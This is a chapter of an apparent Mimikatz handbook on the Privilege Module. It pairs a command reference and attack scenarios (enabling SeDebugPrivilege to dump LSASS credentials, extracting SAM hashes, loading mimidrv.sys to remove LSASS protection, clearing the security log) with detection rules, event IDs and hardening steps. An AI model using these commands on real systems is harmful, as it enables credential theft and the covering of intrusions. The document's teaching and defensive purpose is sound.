
Appearance
Chapter 5: The Privilege Module
Introduction
If you want to master Mimikatz, you first have to master Windows privileges. In my experience, this is where most beginners trip up. They land on a box as an Administrator and immediately try to dump passwords, only to be met with failure. Why? Because they don't understand that in Windows, having a right isn't the same as enabling that right.
The Privilege Module is the key that unlocks almost every other powerful feature in Mimikatz. Whether you're trying to read LSASS memory, load a kernel driver, or bypass file system ACLs, you need to explicitly request and enable specific privileges. Without this module, most of Mimikatz's functionality becomes inaccessible, regardless of whether your account technically has the rights.
In this chapter, we're going to dive deep into the architecture of the Windows privilege system, understand the critical distinction between assigned and enabled privileges, and look at exactly how Mimikatz manipulates these settings to perform its operations. We'll cover every privilege command, the detection events they generate, and the defensive strategies that actually make a difference.
Technical Foundation
Understanding Windows Privileges
What is a Privilege?
I always tell people to distinguish between permissions and privileges. They are related but serve fundamentally different purposes in the Windows security model.
| Concept | Scope | Function | Example |
|---|---|---|---|
| Permissions | Object-specific | Control access to resources (files, registry, etc.) | "Can User A read File B?" |
| Privileges | System-wide | Allow sensitive system operations | "Can this user debug any process?" |
For example, a permission might let you read C:\Confidential.txt, but a privilege like SeDebugPrivilege lets you bypass security boundaries to read the memory of any process running on the system—including processes you have no explicit permission to access.
The Token Architecture
When you log on, Windows creates an access token for your session. This token is like your digital ID card, containing:
c
// Simplified TOKEN structure (relevant fields)
typedef struct _TOKEN {
    LUID TokenId;                      // Unique identifier
    LUID AuthenticationId;             // Logon session
    PSID UserAndGroups;                // User SID and groups
    ULONG PrivilegeCount;              // Number of privileges
    PLUID_AND_ATTRIBUTES Privileges;   // Privilege array
    // ...
} TOKEN;

// Each privilege entry
typedef struct _LUID_AND_ATTRIBUTES {
    LUID Luid;      // Privilege identifier (like SeDebugPrivilege)
    DWORD Attributes;  // SE_PRIVILEGE_ENABLED, SE_PRIVILEGE_REMOVED, etc.
} LUID_AND_ATTRIBUTES;
The Enabled vs. Disabled Distinction
The catch: Most of your powerful privileges start in a disabled state. This is a classic "defense-in-depth" move by Microsoft. Even if your account has the right to debug processes, the token doesn't activate that power until an application explicitly asks for it.
Privilege States in Token:
├── Present + Enabled     → Ready to use
├── Present + Disabled    → Must be enabled first
├── Present + Removed     → Permanently unavailable
└── Not Present           → Account doesn't have this right
Think of it like this:
- You log on as an Administrator. You have
SeDebugPrivilege, but it's "OFF" - You run Mimikatz and type
privilege::debug. Mimikatz asks Windows to flip that switch to "ON" - Now, and only now, can Mimikatz reach into LSASS
Why This Design Exists
Microsoft implemented this "disabled by default" design for several reasons:
- Damage Limitation: If malware compromises a privileged process, it doesn't automatically inherit active dangerous privileges
- Audit Capability: Enabling a privilege can generate audit events, providing detection opportunities
- Application Isolation: Applications only get the privileges they explicitly request
- Principle of Least Privilege: Encourages minimal privilege use
The AdjustTokenPrivileges API
When Mimikatz enables a privilege, it uses the AdjustTokenPrivileges() Windows API:
c
BOOL AdjustTokenPrivileges(
    HANDLE TokenHandle,           // Handle to token
    BOOL DisableAllPrivileges,    // Disable all flag
    PTOKEN_PRIVILEGES NewState,   // New privilege state
    DWORD BufferLength,           // Buffer size
    PTOKEN_PRIVILEGES PreviousState, // Previous state (optional)
    PDWORD ReturnLength           // Return length
);

// Enable SeDebugPrivilege
TOKEN_PRIVILEGES tp;
tp.PrivilegeCount = 1;
tp.Privileges[0].Luid = SeDebugPrivilegeLuid;
tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
AdjustTokenPrivileges(hToken, FALSE, &tp, 0, NULL, NULL);
This is a legitimate Windows API—Mimikatz isn't exploiting anything; it's using intended functionality.
Complete Privilege Reference
Windows defines many privileges. Here are the ones most relevant to Mimikatz operations:
| Privilege Name | ID | Purpose | Mimikatz Use |
|---|---|---|---|
| SeDebugPrivilege | 20 | Debug any process | LSASS memory access |
| SeLoadDriverPrivilege | 10 | Load/unload drivers | mimidrv.sys loading |
| SeBackupPrivilege | 17 | Bypass ACLs for read | Registry hive extraction |
| SeRestorePrivilege | 18 | Bypass ACLs for write | File restoration |
| SeTcbPrivilege | 7 | Act as OS (TCB) | Token manipulation |
| SeSecurityPrivilege | 8 | Manage security log | Log manipulation |
| SeTakeOwnershipPrivilege | 9 | Take object ownership | Access control bypass |
| SeImpersonatePrivilege | 29 | Impersonate clients | Token impersonation |
| SeAssignPrimaryTokenPrivilege | 3 | Assign process tokens | Process token manipulation |
| SeSystemEnvironmentPrivilege | 22 | Modify firmware variables | UEFI/NVRAM access |
| SeAuditPrivilege | 21 | Generate audit entries | Audit manipulation |
| SeIncreaseQuotaPrivilege | 5 | Increase quotas | Memory allocation |
| SeShutdownPrivilege | 19 | Shutdown system | System shutdown |
Command Reference
Pre-Set Shortcut Commands
Benjamin included several convenient shortcuts for the privileges we use most often. These are essentially aliases that map to specific privilege IDs.
privilege::debug - SeDebugPrivilege (ID 20)
This is the most important command in the book. If you aren't typing this first, you aren't doing much with Mimikatz. It enables SeDebugPrivilege, which allows you to open any process with PROCESS_ALL_ACCESS.
Syntax
privilege::debug| Parameter | Required | Description |
|---|---|---|
| (none) | N/A | Enables SeDebugPrivilege |
Example Output
mimikatz # privilege::debug
Privilege '20' OK
Error Handling
| Error Code | Meaning | Resolution |
|---|---|---|
c0000061 | Privilege not held | Not running as Administrator |
c000005a | Access denied | Privilege removed by policy |
c000007c | No token | Token manipulation failed |
Common Causes of Failure:
- Not running as Administrator
- Privilege stripped by Group Policy
- Running in a restricted/sandboxed process
- UAC hasn't elevated the process
privilege::driver - SeLoadDriverPrivilege (ID 10)
Need to load a kernel driver to bypass PPL or blind an EDR? You need this. It allows you to load and unload device drivers.
Syntax
privilege::driverExample Output
mimikatz # privilege::driver
Privilege '10' OK
Operational Note: Even with this privilege, modern Windows systems with Secure Boot and Driver Signature Enforcement (DSE) will still block unsigned drivers. The privilege is necessary but not sufficient for driver loading.
privilege::security - SeSecurityPrivilege (ID 8)
This is the "anti-forensics" privilege. It's required to manage the Security audit log. Attackers want this so they can clear their tracks, while defenders use it to understand what's being monitored.
Syntax
privilege::securityExample Output
mimikatz # privilege::security
Privilege '8' OK
Use Cases:
- Clear Security event log (
event::clear) - Modify audit policies
- Access security-related objects
privilege::tcb - SeTcbPrivilege (ID 7)
One of the most dangerous privileges in Windows. It identifies the holder as part of the Trusted Computing Base. With this, you can create arbitrary access tokens and essentially forge identities.
Syntax
privilege::tcbExample Output
mimikatz # privilege::tcb
Privilege '7' OK
Capabilities with SeTcbPrivilege:
- Create tokens with arbitrary SIDs
- Bypass most security checks
- Act as part of the operating system
- Forge authentication contexts
privilege::backup - SeBackupPrivilege (ID 17)
Designed for backup software, SeBackupPrivilege grants you READ access to every file on the system, regardless of what the ACL says.
Syntax
privilege::backupExample Output
mimikatz # privilege::backup
Privilege '17' OK
Use Cases:
- Copy SAM, SYSTEM, SECURITY registry hives
- Access NTDS.dit on Domain Controllers
- Read files you don't have explicit permission for
privilege::restore - SeRestorePrivilege (ID 18)
The write counterpart to SeBackupPrivilege. Allows writing to any file regardless of ACLs.
Syntax
privilege::restoreExample Output
mimikatz # privilege::restore
Privilege '18' OK
Use Cases:
- Restore files to protected locations
- Modify files you don't have write access to
- Plant persistence mechanisms
privilege::sysenv - SeSystemEnvironmentPrivilege (ID 22)
Allows modification of UEFI/NVRAM variables. This is extremely dangerous as it can affect system boot and firmware settings.
Syntax
privilege::sysenvExample Output
mimikatz # privilege::sysenv
Privilege '22' OK
Use Cases:
- Modify Secure Boot settings
- Access firmware variables
- UEFI rootkit deployment (theoretical)
privilege::impersonate - SeImpersonatePrivilege (ID 29)
Allows impersonation of client tokens. Essential for token manipulation attacks.
Syntax
privilege::impersonateExample Output
mimikatz # privilege::impersonate
Privilege '29' OK
Manual Privilege Commands
Sometimes you need a privilege that doesn't have a shortcut. Mimikatz gives you two ways to ask for it manually.
privilege::id - Enable by Numeric ID
Syntax
privilege::id <privilege_id>| Parameter | Required | Description |
|---|---|---|
| privilege_id | Yes | Numeric privilege ID (0-35) |
Example
mimikatz # privilege::id 20
Privilege '20' OK

mimikatz # privilege::id 17
Privilege '17' OK
privilege::name - Enable by Name
Syntax
privilege::name <privilege_name>| Parameter | Required | Description |
|---|---|---|
| privilege_name | Yes | Privilege name (e.g., SeDebugPrivilege) |
Example
mimikatz # privilege::name SeDebugPrivilege
Privilege 'SeDebugPrivilege' OK

mimikatz # privilege::name SeBackupPrivilege
Privilege 'SeBackupPrivilege' OK
privilege::list - View Current Privileges
While not shown in the original document, this command displays your current token's privileges:
mimikatz # privilege::listAttack Scenarios
Scenario 1: Standard Credential Extraction
Objective: Enable the required privilege for LSASS access.
# Step 1: Verify current context
mimikatz # token::whoami
* Process Token: DESKTOP-PC\admin

# Step 2: Try to dump credentials without privilege
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

# Step 3: Enable SeDebugPrivilege
mimikatz # privilege::debug
Privilege '20' OK

# Step 4: Now extraction works
mimikatz # sekurlsa::logonpasswords
# Credentials displayed...
Scenario 2: Registry Hive Extraction
Objective: Copy protected registry hives using backup privileges.
# Step 1: Enable backup privilege
mimikatz # privilege::backup
Privilege '17' OK

# Step 2: Use reg.exe with backup semantics
# Or use Mimikatz's lsadump module

mimikatz # lsadump::sam
# Extracts SAM hashes using backup privilege
Scenario 3: Kernel Driver Loading
Objective: Load mimidrv.sys for PPL bypass.
# Step 1: Enable driver loading privilege
mimikatz # privilege::driver
Privilege '10' OK

# Step 2: Load the driver
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service started

# Step 3: Use driver capabilities
mimikatz # !processprotect /process:lsass.exe /remove
Scenario 4: Security Log Manipulation
Objective: Clear security logs to hide activity.
# Step 1: Enable security privilege
mimikatz # privilege::security
Privilege '8' OK

# Step 2: Clear the security log
mimikatz # event::clear
# Security log cleared
Detection and Indicators of Compromise
From a defensive perspective, privilege manipulation is a high-fidelity indicator of compromise. If you see a process like mimikatz.exe or a renamed powershell.exe enabling SeDebugPrivilege, you likely have an active incident.
Key Detection Events
Event ID 4672 - Special Privileges Assigned to New Logon
This event is logged during logon and shows which accounts have sensitive privileges available:

The screenshot shows Event ID 4672 with a PrivilegeList containing all the powerful privileges assigned to a SYSTEM logon:
- SeAssignPrimaryTokenPrivilege
- SeTcbPrivilege
- SeSecurityPrivilege
- SeTakeOwnershipPrivilege
- SeLoadDriverPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeDebugPrivilege
- SeAuditPrivilege
- SeSystemEnvironmentPrivilege
- SeImpersonatePrivilege
Also shown is the Mimikatz command privilege::sysenv returning Privilege '22' OK.
| Event Field | Description | Detection Value |
|---|---|---|
| SubjectUserSid | Account SID | Identify privileged accounts |
| SubjectUserName | Account name | Track high-privilege users |
| PrivilegeList | Assigned privileges | Audit privilege distribution |
Event ID 4703 - Token Right Adjusted
This is the "smoking gun" event. It logs when a process actually enables a privilege:
xml
<Event>
  <System>
    <EventID>4703</EventID>
    <Channel>Security</Channel>
  </System>
  <EventData>
    <Data Name="SubjectUserSid">S-1-5-21-...</Data>
    <Data Name="SubjectUserName">attacker</Data>
    <Data Name="ProcessName">C:\temp\mimikatz.exe</Data>
    <Data Name="EnabledPrivilegeList">SeDebugPrivilege</Data>
  </EventData>
</Event>| Event Field | Description | Detection Value |
|---|---|---|
| ProcessName | Process enabling privilege | Primary indicator |
| EnabledPrivilegeList | Which privilege was enabled | Attack type identification |
| SubjectUserName | Who enabled it | Attribution |
Event ID 4673 - Privileged Service Called
Logged when a privileged operation is attempted:
| Event ID | Description | Detection Use |
|---|---|---|
| 4673 | Privileged service called | Track privilege use |
| 4674 | Operation on privileged object | Identify target |
Detection Strategies
Strategy 1: Monitor SeDebugPrivilege Enablement
yaml
# SIGMA rule for SeDebugPrivilege
title: SeDebugPrivilege Enabled
status: experimental
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4703
        EnabledPrivilegeList|contains: 'SeDebugPrivilege'
    filter_known_good:
        ProcessName|endswith:
            - '\MsMpEng.exe'
            - '\csrss.exe'
            - '\services.exe'
    condition: selection and not filter_known_good
level: high
Strategy 2: Anomalous Privilege Combinations
yaml
# Detect multiple sensitive privileges enabled together
title: Multiple Sensitive Privileges Enabled
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4703
        EnabledPrivilegeList|contains:
            - 'SeDebugPrivilege'
            - 'SeBackupPrivilege'
            - 'SeLoadDriverPrivilege'
    condition: selection | count(EnabledPrivilegeList) by ProcessName > 1
level: critical
Strategy 3: Unusual Process Names
yaml
# Detect privilege enablement from suspicious processes
title: Privilege Enabled from Suspicious Location
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4703
    suspicious_path:
        ProcessName|contains:
            - '\Temp\'
            - '\AppData\Local\Temp'
            - '\Downloads\'
            - '\Public\'
    condition: selection and suspicious_path
level: high
SIEM Correlation Rules
Rule: Mimikatz-Like Privilege Pattern
Conditions:
  - Event ID 4703 within 60 seconds
  - Same ProcessName
  - EnabledPrivilegeList includes SeDebugPrivilege
  - ProcessName not in whitelist
Action: High-priority alert
Defensive Strategies
Strategy 1: Restrict Privilege Assignment
Most accounts don't need dangerous privileges. Review and restrict:
Computer Configuration → Windows Settings → Security Settings →
Local Policies → User Rights Assignment

Key settings to restrict:
- Debug programs (SeDebugPrivilege)
- Load and unload device drivers (SeLoadDriverPrivilege)
- Act as part of operating system (SeTcbPrivilege)
- Manage auditing and security log (SeSecurityPrivilege)
Strategy 2: Enable Comprehensive Audit Policies
cmd
:: Enable privilege use auditing
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable
auditpol /set /subcategory:"Non Sensitive Privilege Use" /success:enable

:: Verify configuration
auditpol /get /subcategory:"Sensitive Privilege Use"
Strategy 3: Create Privilege Whitelist
Document which processes legitimately need sensitive privileges:
yaml
# Legitimate SeDebugPrivilege users
Whitelist:
  - C:\Program Files\Windows Defender\MsMpEng.exe
  - C:\Windows\System32\csrss.exe
  - C:\Windows\System32\services.exe
  - C:\Program Files\<Your EDR>\agent.exe

Alert on anything NOT in whitelist
Strategy 4: Implement LSA Protection
Enable Protected Process Light for LSASS to make SeDebugPrivilege insufficient:
cmd
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /t REG_DWORD /d 1 /fStrategy 5: Use Credential Guard
Hardware-isolated credential storage makes privilege-based attacks on credentials irrelevant:
Group Policy:
Computer Configuration → Administrative Templates → System → Device Guard
→ Turn On Virtualization Based Security
→ Credential Guard Configuration: Enabled with UEFI lock
Strategy 6: Implement Tiered Administration
Limit which accounts have sensitive privileges on which systems:
Tier 0: Only essential system accounts have SeDebugPrivilege
Tier 1: Server admins get limited privileges, no SeDebugPrivilege
Tier 2: Workstation admins - minimal privileges
Strategy 7: Monitor for Privilege Removal Attempts
Attackers may try to strip audit processes of privileges:
yaml
title: Privilege Removal Detected
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4703
        DisabledPrivilegeList|contains:
            - 'SeAuditPrivilege'
            - 'SeSecurityPrivilege'
    condition: selection
level: critical
Operational Considerations
For Red Teams
- Always run
privilege::debugfirst: This is the most common mistake - Check for errors: Error
c0000061means you're not admin - Be aware of logging: Every privilege enable generates Event ID 4703
- Consider LSA Protection: If enabled, SeDebugPrivilege alone isn't enough
- Timing matters: Enable privileges just before use, not at start
For Blue Teams
- Baseline normal privilege use: Know what's legitimate in your environment
- Alert on SeDebugPrivilege from unknown processes: High-fidelity detection
- Monitor for privilege combinations: Multiple sensitive privileges = suspicious
- Don't over-assign privileges: Review User Rights Assignment regularly
- Enable comprehensive auditing: You can't detect what you don't log
Privilege Module vs. Native Commands
| Capability | Mimikatz | PowerShell | CMD |
|---|---|---|---|
| Enable privilege | privilege::debug | Requires .NET code | N/A |
| List privileges | privilege::list | whoami /priv | whoami /priv |
| Specific privilege | privilege::id 20 | Custom code | N/A |
| Error handling | Detailed | Varies | Limited |
| Audit evasion | None | None | N/A |
Privilege Dependencies
Many Mimikatz commands require specific privileges:
| Module/Command | Required Privilege(s) |
|---|---|
| sekurlsa:😗 | SeDebugPrivilege |
| lsadump::sam | SeBackupPrivilege |
| lsadump::lsa /patch | SeDebugPrivilege |
| !+ (driver load) | SeLoadDriverPrivilege |
| event::clear | SeSecurityPrivilege |
| token::elevate | SeDebugPrivilege |
| misc::skeleton | SeDebugPrivilege |
Practical Lab Exercises
Exercise 1: Standard User Test
Launch Mimikatz as a regular user and observe the failures:
cmd
:: As standard user
mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)Learning: You can't enable privileges you don't have assigned.
Exercise 2: Admin Without Privilege Enable
Launch as Admin but don't enable privilege first:
cmd
:: As Administrator (elevated)
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

:: Now enable the privilege
mimikatz # privilege::debug
Privilege '20' OK

:: Try again
mimikatz # sekurlsa::logonpasswords
# Success - credentials displayedLearning: Having a privilege isn't the same as having it enabled.
Exercise 3: Log Analysis
Enable auditing and correlate events:
powershell
# Step 1: Enable audit policy
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable

# Step 2: Run Mimikatz privilege commands
# mimikatz # privilege::debug
# mimikatz # privilege::backup

# Step 3: Find the events
Get-WinEvent -FilterHashtable @{
    LogName = 'Security'
    ID = 4703
} -MaxEvents 20 | Format-List TimeCreated, Message
Exercise 4: Privilege Enumeration
Check your current privileges and their states:
cmd
:: Native Windows
whoami /priv

:: Compare enabled vs disabled
:: Try to use disabled privileges - they fail
:: Enable them and try again
Exercise 5: Manual Privilege Enable
Practice using both ID and name methods:
cmd
:: By ID
mimikatz # privilege::id 20
Privilege '20' OK

mimikatz # privilege::id 17
Privilege '17' OK

:: By name
mimikatz # privilege::name SeRestorePrivilege
Privilege 'SeRestorePrivilege' OK
Exercise 6: Detection Rule Testing
Create and test a detection rule:
yaml
# Create this SIGMA rule
title: Test SeDebugPrivilege Detection
detection:
    selection:
        EventID: 4703
        EnabledPrivilegeList|contains: 'SeDebugPrivilege'
    condition: selection

# Run mimikatz privilege::debug
# Verify your SIEM catches it
Summary
The Privilege Module is deceptively simple, but it's the foundation of your operations. Without understanding how to properly enable privileges, most of Mimikatz's powerful capabilities remain locked.
Key Takeaways:
- Privileges are system-wide rights, unlike permissions which are object-specific
- Privileges are disabled by default in your token—you must explicitly enable them
privilege::debugis your first step for almost everything credential-relatedSeBackupPrivilegeis your key to the filesystem—bypasses ACLs for readingSeLoadDriverPrivilegeenables kernel access—required for mimidrv.sys- Event ID 4703 is how defenders will find you—it logs privilege enablement
- Error code
c0000061means you're not admin—can't enable what you don't have - LSA Protection makes SeDebugPrivilege insufficient—need kernel access to bypass
Understanding privileges is not optional—it's the gateway to every advanced technique in this book. Now that we have our rights enabled, let's talk about the containers that hold them: Tokens.
Next: Chapter 6: Token ModulePrevious: Chapter 4: Misc Module